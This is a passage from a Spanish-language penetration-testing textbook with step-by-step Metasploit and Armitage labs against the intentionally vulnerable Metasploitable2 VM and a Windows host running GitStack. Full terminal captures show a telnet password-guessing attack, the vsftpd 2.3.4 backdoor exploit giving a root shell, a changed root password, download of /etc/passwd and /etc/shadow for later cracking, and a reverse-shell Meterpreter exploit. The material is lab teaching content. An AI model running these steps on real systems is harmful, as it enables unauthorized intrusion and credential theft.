[*] Nmap: 2049/tcp open  nfs  2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp  ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql  MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc  VNC (protocol 3.3)
[*] Nmap: 6009/tcp open  X11  (access denied)
[*] Nmap: 6667/tcp open  irc  UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13  Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http  Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 00:0C:29:BF:9E:4B (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
msf >

```

FIGURA 70 – Resultados del escaneo de Metasploitable2

B: Enumerando telnet

6. Para efectos de demostración del uso de módulos auxiliares, usaremos el comando search para efectuar una búsqueda de módulos relacionados con el servicio telnet, activo en el host objetivo. El comando es search telnet.
 7. Vemos en la Figura 71 que hay varios módulos auxiliares relacionados con el servicio telnet. Usaremos dos de ellos a manera de ejemplo en este laboratorio.

Terminal				
File	Edit	View	Search	Terminal
ogin Check Scanner				
auxiliary/scanner/telnet/telnet_ruggedcom				normal RuggedCo
m Telnet Password Generator				
auxiliary/scanner/telnet/telnet version				normal Telnet S
ervice Banner Detection				
auxiliary/server/capture/telnet				normal Authenti
cation Capture: Telnet				
exploit/freebsd/telnet/proftpd_telnet_iac			2010-11-01	great ProFTPD
1.3_rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)				
exploit/freebsd/telnet/telnet_encrypt_keyid			2011-12-23	great FreeBSD
Telnet Service Encryption Key ID Buffer Overflow				
exploit/linux/ftp/proftpd_telnet_iac			2010-11-01	great ProFTPD
1.3.2_rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)				
exploit/linux/http/asuswrt_lan_rce			2018-01-22	excellent AsusWRT
LAN Unauthenticated Remote Code Execution				
exploit/linux/http/dlink_diagnostic_exec_noauth			2013-03-05	excellent D-Link D
IR-645 / DIR-815 diagnostic.php Command Execution				
exploit/linux/http/dlink_d1300_exec_telnet			2013-04-22	excellent D-Link D
evices Unauthenticated Remote Command Execution				
exploit/linux/http/huawei_hg532n_cmidinject			2017-04-15	excellent Huawei H
G532n Command Injection				
exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection			2015-12-20	excellent TP-Link
SC2020n Authenticated Telnet Injection				
exploit/linux/misc/asus_infosvr_auth_bypass_exec			2015-01-04	excellent ASUS inf

FIGURA 71 - Resultado de ejecutar el comando search telnet en el msfconsole

8. El primer módulo (auxiliary/scanner/telnet/telnet_version) permite detectar la versión del aplicativo telnet, conectándose al puerto respectivo y obteniendo el banner (enumeración del servicio telnet). Recordemos que para ver información de un módulo lo hacemos con el comando info. Sintaxis: `info <ruta_al_módulo>`. Y para usar un módulo invocamos el comando use. Sintaxis: `use <ruta al módulo>`. Ver la Figura 131.

```
File Edit View Search Terminal Help

Name: Telnet Service Banner Detection
Module: auxiliary/scanner/telnet/telnet_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdmd <x0hdmd.io>

Basic options:
Name      Current Setting Required Description
----      -----          ----- -----
PASSWORD      no            The password for the specified username
RHOSTS      yes           The target address range or CIDR identifier
RPORT      23            The target port (TCP)
THREADS      1             The number of concurrent threads
TIMEOUT      30            Timeout for the Telnet probe
USERNAME      no            The username to authenticate as

Description:
 Detect telnet services

msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) >
```

FIGURA 72 - Consultamos información del módulo y decidimos usarlo

FIGURA 73 – Establecemos la variable RHOST y corremos el módulo

```
|          | \x0a\x0a\x0aWarning: Never expose this
his VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadm
in to get started\x0a\x0a\x0ametasploitable login:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) > back
msf > services
Services
=====
host      port  proto   name      state    info
---      ---
192.168.77.128  21  tcp     ftp      open     vsftpd 2.3.4
192.168.77.128  22  tcp     ssh      open     OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.77.128  23  tcp     telnet   open
\x0a
\x0a
VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadm
in to get started\x0a\x0a\x0ametasploitable login:
192.168.77.128  25  tcp     smtp    open   Postfix smtpd
192.168.77.128  53  tcp     domain  open   ISC BIND 9.4.2
192.168.77.128  80  tcp     http   open   Apache httpd 2.2.8 (Ubuntu) DAV/2
```

FIGURA 74 - El banner muestra las credenciales para el login

9. El establecimiento de las variables se hace de igual forma con el comando `set`. Para ver las opciones disponibles usamos el comando `show options`. En este módulo particular sólo necesitamos definir la variable `RHOST`. Realizado esto, ejecutamos el módulo auxiliar con el comando `run`. Véase la Figura 73.
 10. Como podemos ver al revisar el contenido de la tabla de servicios (comando `services`), ahora el servicio `telnet` muestra el banner en la columna informativa (`info`). El banner indica que se puede ingresar al equipo *Metasploitable2* con el usuario `msfadmin` y clave `msfadmin`. Esto es así porque *Metasploitable2* es a propósito vulnerable, pero en la práctica no nos vamos a topar con que el administrador de un servidor coloque en un banner las credenciales para ingresar a dicho equipo, por tanto ignoraremos esta información y procederemos a usar otro módulo auxiliar para el servicio `telnet`, esta vez con el propósito de efectuar un ataque de claves.

C: Ataque de claves basado en diccionario contra el servicio telnet

11. Usaremos ahora el segundo módulo auxiliar relacionado con telnet que encontramos previamente (use auxiliary/scanner/telnet/telnet_login).
 12. Definimos la variable RHOSTS y creamos un diccionario sencillo a manera de ejemplo para usarlo en la variable USERPASS_FILE, luego ejecutamos el módulo auxiliar con el comando run. Ver Figuras 75 a 77.

```
File Edit View Search Terminal Help
Module options (auxiliary/scanner/telnet/telnet_login):
Name          Current Setting  Required  Description
-----        ==============  ======  -----
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no       Try each user/password couple stored in the current database
se
DB_ALL_PASS     false        no       Add all passwords in the current database to the list
DB_ALL_USERS    false        no       Add all users in the current database to the list
PASSWORD        no           A specific password to authenticate with
PASS_FILE       no           File containing passwords, one per line
RHOSTS          [REDACTED]   yes      The target address_range or CIDR identifier
RPORT           23           yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS         1            yes      The number of concurrent threads
USERNAME        no           A specific username to authenticate as
USERPASS_FILE   [REDACTED]   no       File containing users and passwords separated by space, on
e pair per line
USER_AS_PASS    false        no       Try the username as the password for all users
USER_FILE       no           File containing usernames, one per line
VERBOSE         true         yes      Whether to print output for all attempts

msf auxiliary(scanner/telnet/telnet_login) > [REDACTED]
```

FIGURA 75 - Vemos las opciones necesarias con show options

```
File Edit View Search Terminal Help root@kali: ~
USERNAME          no      A specific username to authenticate as
USERPASS FILE     no      File containing users and passwords separated by space, on
e pair per line
USER AS PASS      false   Try the username as the password for all users
USER FILE         no      File containing usernames, one per line
VERBOSE          true    Whether to print output for all attempts

msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.77.128
RHOSTS => 192.168.77.128
msf auxiliary(scanner/telnet/telnet_login) > cat > diccionario
[*] exec: cat > diccionario

msfadmin        1234
msfadmin        abcd
msfadmin        msfadmin
msf auxiliary(scanner/telnet/telnet_login) > cat diccionario
[*] exec: cat diccionario

msfadmin        1234
msfadmin        abcd
msfadmin        msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set USERPASS FILE diccionario
USERPASS FILE => diccionario
msf auxiliary(scanner/telnet/telnet_login) >
```

FIGURA 76 - Establecemos primero RHOST y USERPASS FILE

```
root@kali: ~
File Edit View Search Terminal Help
[*] exec: cat > diccionario
[*] msfadmin      1234
[*] msfadmin      abcd
[*] msfadmin      msfadmin
[*] msf auxiliary(scanner/telnet/telnet_login) > cat diccionario
[*] exec: cat diccionario

[*] msfadmin      1234
[*] msfadmin      abcd
[*] msfadmin      msfadmin
[*] msf auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE diccionario
USERPASS FILE => diccionario
[*] msf auxiliary(scanner/telnet/telnet_login) > run

[*] 192.168.77.128.23 -> 192.168.77.128.23 - LOGIN FAILED: msfadmin:1234 [Incorrect: ]
[*] 192.168.77.128.23 -> 192.168.77.128.23 - LOGIN FAILED: msfadmin:abcd [Incorrect: ]
[+] 192.168.77.128.23 -> 192.168.77.128.23 - Login Successful: msfadmin:msfadmin
[*] 192.168.77.128.23 -> Attempting to start session 192.168.77.128.23 with msfadmin:msfadmin
[*] Command shell session 1 opened ([192.168.77.141:46171 -> 192.168.77.128.23] at 2018-08-15 22:22:47 -0500)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf auxiliary(scanner/telnet/telnet_login) >
```

FIGURA 77 - El ataque de claves tiene éxito y se abre una sesión con ID 1

The screenshot shows a terminal window titled "Terminal" with the command "msf > sessions -l" highlighted. It lists one active session (ID 1) named "shell" connected via TELNET from 192.168.77.128:23 to 192.168.77.141:46171. The user "msfadmin" is logged in. The user then runs "msf > sessions -i 1" to start an interaction with session 1. Inside the session, they run "id" to show their user information (uid=1000(msfadmin)), "pwd" to show the current directory (/home/msfadmin), and "ls" to list files. The terminal ends with "vulnerable msfadmin@metasploitable:~\$".

FIGURA 78 – Interactuamos con la sesión y ejecutamos comandos de Linux

13. Como podemos observar en la Figura 77, obtuvimos un shell. Para listar las sesiones disponibles usamos el comando `sessions -l`, luego interactuamos con una sesión específica usando el comando `sessions -i [ID_sesión]`. Ahora ya podemos ejecutar comandos en el equipo remoto. Véase la Figura 78.
14. Para cerrar una sesión el comando es `exit` y para salir de cualquier módulo y volver al prompt del MSF, lo hacemos con el comando `back`.

D: Explotando vsftpd

15. Ahora podemos probar a explotar otros servicios de *Metasploitable2*. Por ejemplo podríamos buscar módulos relacionados con el servicio ftp. Para ello revisemos la tabla de servicios con el comando `services`.

The screenshot shows a terminal window with the command "services" highlighted. It lists numerous open ports and their corresponding services and states. Two entries for FTP are highlighted: port 21 (vsftpd 2.3.4) and port 2049 (ProFTPD 1.3.1). Other services listed include ssh (OpenSSH 4.7p1), telnet (Linux telnetd), smtp (Postfix smtpd), http (Apache httpd 2.2.8), and various Samba and netbios-ssn services.

FIGURA 79 – En la tabla de servicios vemos que hay dos aplicativos FTP

16. Como se puede ver en la Figura 79, hay dos aplicativos FTP escuchando peticiones en la máquina *Metasploitable2*. En este ejemplo buscaremos información sobre el aplicativo `vsftpd`.
17. Usando el comando `search` descubrimos que existe un exploit justamente para la versión 2.3.4 del aplicativo `vsftpd`. Escogemos este módulo, definimos las opciones para explotar nuestro objetivo, escogemos el payload apropiado y corremos el módulo con el comando `exploit`. Ver Figuras 80 a 83.

```

File Edit View Search Terminal Help
192.168.77.128 1099 tcp rmiregistry open GNU Classpath grmiregistry
192.168.77.128 1524 tcp bindshell open Metasploitable root shell
192.168.77.128 2049 tcp nfs open 2-4 RPC #100003
192.168.77.128 2121 tcp ftp open ProFTPD 1.3.1
192.168.77.128 3306 tcp mysql open MySQL 5.0.51a-Ubuntu5
192.168.77.128 5432 tcp postgresql open PostgreSQL DB 8.3.0 - 8.3.7
192.168.77.128 5900 tcp vnc open VNC protocol 3.3
192.168.77.128 6000 tcp x11 open access denied
192.168.77.128 6667 tcp irc open UnrealIRCd
192.168.77.128 8009 tcp ajp13 open Apache Jserv Protocol v1.3
192.168.77.128 8180 tcp http open Apache Tomcat/Coyote JSP engine 1.1

msf > search vsftpd
Matching Modules
=====
Name Disclosure Date Rank Description
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent VSFTPD V2.3.4 Backdoor Command Execution

msf >

```

FIGURA 80 – Existe un exploit para el aplicativo vsftpd

```

File Edit View Search Terminal Help
OSVDB (73573)
http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.77.128
RHOST => 192.168.77.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
---- ----
RHOST 192.168.77.128 yes The target address
RPORT 21 yes The target port (TCP)

Exploit target:
Id Name
-- --
0 Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

FIGURA 81 – Establecemos la variable RHOST con la IP de Metasploitable2

```

File Edit View Search Terminal Help
RHOST 192.168.77.128 yes The target address
RPORT 21 yes The target port (TCP)

Exploit target:
Id Name
-- --
0 Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
Name Disclosure Date Rank Description
cmd/unix/interact normal Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

FIGURA 82 – Colocamos un payload compatible

```

File Edit View Search Terminal Help
Exploit target:
Id Name
-- --
0 Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.77.128:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.77.128:21 - USER: 331 Please specify the password.
[+] 192.168.77.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.77.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.77.130:32987 -> 192.168.77.128:6200) at 2018-08-17 23:12:25 -0500
id
uid=0(root) gid=0(root)
pwn
/
passwd root
Enter new UNIX password: toor
Retype new UNIX password: toor
passwd: password updated successfully

```

FIGURA 83 – Explotamos exitosamente la vulnerabilidad y obtenemos shell como root en la víctima

18. Tal y como se observa en la Figura 83, hemos obtenido una línea de comandos en el equipo víctima y tenemos privilegios administrativos. Ahora podemos hacer cualquier cosa que queramos en la máquina víctima como: cambiar la clave del root, crear/borrar/ver/modificar/descargar archivos, instalar/desinstalar software, etc. Para efectos del ejemplo le hemos cambiado la clave al usuario root (comando: passwd root).
19. Ahora nos conectaremos al servicio FTP para descargar los archivos de claves del sistema (/etc/passwd y /etc/shadow). Pero al intentar conectarnos vía FTP, vemos que el sistema remoto no nos permite el acceso (ver Figura 143). Lo más probable es que se deba a que, por defecto, el archivo /etc/ftpusers restringe el acceso vía FTP tanto al usuario root como a los daemons. Por tanto, nos conectaremos vía telnet, editaremos este archivo para eliminar la restricción de conexión FTP al root y luego intentaremos nuevamente la conexión. Vea la Figura 85.

Sintaxis: telnet [nombre_host | dirección_ip]

Ejemplo: telnet 192.168.77.128

Sintaxis: ftp [nombre_host | dirección_ip]

Ejemplo: ftp 192.168.77.128

Comandos de ftp:

Para descarga: get nombre_archivo1 [nombre_archivo2 ...]

Para subida: put nombre_archivo1 [nombre_archivo2 ...]

Para desconectarse: bye

```
root@kali:~# ftp 192.168.77.128
Connected to 192.168.77.128.
220 (vsFTPd 2.3.4)
Name (192.168.77.128:root): root
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
```

FIGURA 84 – No se nos permite la conexión vía FTP con el usuario root

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.

root@metasploitable:~# cd /etc
root@metasploitable:/etc# cat ftpusers
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
nobody
root@metasploitable:/etc# cat > ftpusers
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
nobody
root@metasploitable:/etc#
```

Copiamos la lista de usuarios sin el root

Luego la pegamos y grabamos con
CTRL + D

FIGURA 85 – Nos conectamos con telnet a la víctima, nos cambiamos al directorio /etc y cambiamos con cat el archivo ftpusers

```
sync
games
man
lp
mail
news
uucp
nobody
root@metasploitable:/etc# exit
Connection closed by foreign host.
root@kali:~# ftp 192.168.77.128
Connected to 192.168.77.128.
220 (vsFTPD 2.3.4)
Name (192.168.77.128:root): root
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /etc
250 Directory successfully changed.
ftp> get passwd shadow
local: shadow remote: passwd
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for passwd (1624 bytes).
226 Transfer complete.
1624 bytes received in 0.00 secs (18.4377 MB/s)
ftp> bye
221 Goodbye.
```

FIGURA 86 – La conexión con FTP es ahora exitosa y logramos descargar los archivos passwd y shadow

```

root@kali:~# ls -l passwd shadow
-rw-r--r-- 1 root root 1624 Aug 17 23:05 passwd
-rw-r--r-- 1 root root 1624 Aug 17 23:36 shadow
root@kali:~# tail passwd
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
root@kali:~# tail shadow
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
root@kali:~

```

FIGURA 87 – Vemos con tail parte de los archivos descargados

20. Como se observa en la Figura 86 vemos que la descarga de ambos archivos fue exitosa. El lector podría preguntarse en este momento ¿si ya soy el root, para qué quiero los archivos de claves? La respuesta es simple, los administradores tienden a repetir las claves en distintos sistemas. Por tanto si logramos crackear las claves de otros usuarios en un equipo del que ya tenemos control, es posible que esas claves nos sirvan para ingresar a otros sistemas que aún no hemos logrado explotar. Más adelante en la sección sobre Ataques de Claves realizaremos laboratorios de cracking de claves.
21. Desafío: busque módulos de tipo exploit disponibles en el MSF para mysql o postgresql e intente explotar una vulnerabilidad en dichos servicios.

Lab 5.3: Hacking de Windows con Armitage

En este laboratorio escanearemos una máquina Windows desde Armitage y luego buscaremos exploits compatibles con dicha plataforma y probaremos si alguno de ellos tiene éxito. En el laboratorio se demuestra que sin importar si el sistema operativo está actualizado y cuenta con los últimos parches de seguridad, basta que exista una aplicación vulnerable para poder explotarlo.

Recursos:

1. **Víctima:** 1 PC o VM Windows XP/Vista/7/8/10 o Windows Server 2000/2003/2008/2012/2016.
2. **Estación hacker:** 1PC o VM con *Kali Linux*.
3. **Software:** Aplicación *GitStack* 2.3.10 instalada en el host *Windows*. *GitStack* puede descargarse desde <https://gitstack.com/> y los pasos para realizar la configuración
4. En inicial pueden verse en <https://gitstack.com/getting-started/>.

Pasos que seguir:

1. Desde *Armitage* escanearemos un objetivo para poblar la tabla de hosts en *Armitage*. Para este ejemplo procederé a escanear una máquina virtual *Windows*. Esto lo hacemos desde el menú “**Hosts -> Nmap Scan**”. Aquí podremos escoger las diferentes opciones para nuestro escaneo. Para el ejemplo realizaremos un escaneo intensivo (*Intensive Scan*). Un escaneo intensivo realiza una conexión completa *TCP* (como recordaremos del capítulo 3) y realiza además detección de sistema operativo y aplicaciones. Las Figuras 88 y 89 revelan el proceso y resultado de escanear al host con IP 192.168.77.163.
2. Cuando el escaneo finaliza, *Armitage* nos sugiere utilizar la opción de búsqueda de ataques para los hosts descubiertos (menú “**Attacks -> Find Attacks**”) y esto es exactamente lo que vamos a hacer. Para que la búsqueda de ataques se pueda ejecutar es necesario primero seleccionar los hosts con un click del ratón. Esta opción no realiza un análisis de vulnerabilidades como los que hemos hecho previamente con herramientas como *OpenVAS* o *Nessus*, sino que compara la base de ataques disponibles en el *MSF* de acuerdo a la plataforma de sistema operativo y servicios detectados en el paso previo.




FIGURA 88 – Escaneo con Nmap desde Armitage




FIGURA 89 – Escaneo finalizado y host agregado al workspace default

3. Tal y como vemos en la Figura 90, ahora el host víctima cuenta con una opción **Attack** que se ha agregado al menú contextual. Entre los ataques posibles encontramos algunos interesantes que en teoría permitirían explotar varios de los servicios activos, pero en este lab usaremos un ataque al aplicativo GitStack (previamente instalado en el host víctima) y trataremos de ejecutar un shell reverso, es decir que si el ataque es exitoso se ejecutará un código en el host víctima que hará que éste se conecte a nosotros abriendo una sesión de meterpreter. Para escogerlo lo buscamos en el menú **Attack** bajo el servicio **http**.

4. Al ejecutar el ataque (botón Launch, Figura 91) deberemos esperar pacientemente el resultado del exploit, una vez terminado sabremos que fue exitoso si hay un cambio visual en el workspace y se abre la sesión esperada.

5. En la Figura 92 notamos que el exploit fue exitoso y que el ícono para representar a nuestro host ha cambiado y ahora se muestra con un borde de color rojo y unos rayos, lindo detalle. Además observamos que se abre una viñeta adicional bajo el nombre exploit y que tenemos un prompt de meterpreter indicando que se encuentra una sesión abierta identificada con el id 1. ¿Y ahora qué estamos dentro del host qué hacemos? ¡Pues jugar! ¿Qué más?

6. Lo primero que haremos será interactuar con la sesión abierta a través de un shell de meterpreter. Esto se hace seleccionando el host comprometido y escogiendo la opción del menú contextual “**Meterpreter 1 -> Interact -> Meterpreter Shell**”. Al hacerlo tendremos una nueva viñeta de nombre Meterpreter 1 con una línea de comandos esperando que ingresemos órdenes. En la Figura 94 se muestra el shell abierto y listo para recibir comandos. Como ya conoce el lector, Meterpreter tiene muchos comandos que pueden usarse a partir de aquí para obtener más información del equipo víctima e inclusive para elevar privilegios, tema que veremos en el Capítulo 6.




FIGURA 90 – Menú contextual Attack agregado para el host víctima




FIGURA 91 – Opciones del exploit seleccionado en Armitage




FIGURA 92 – Ataque exitoso y sesión de Meterpreter abierta

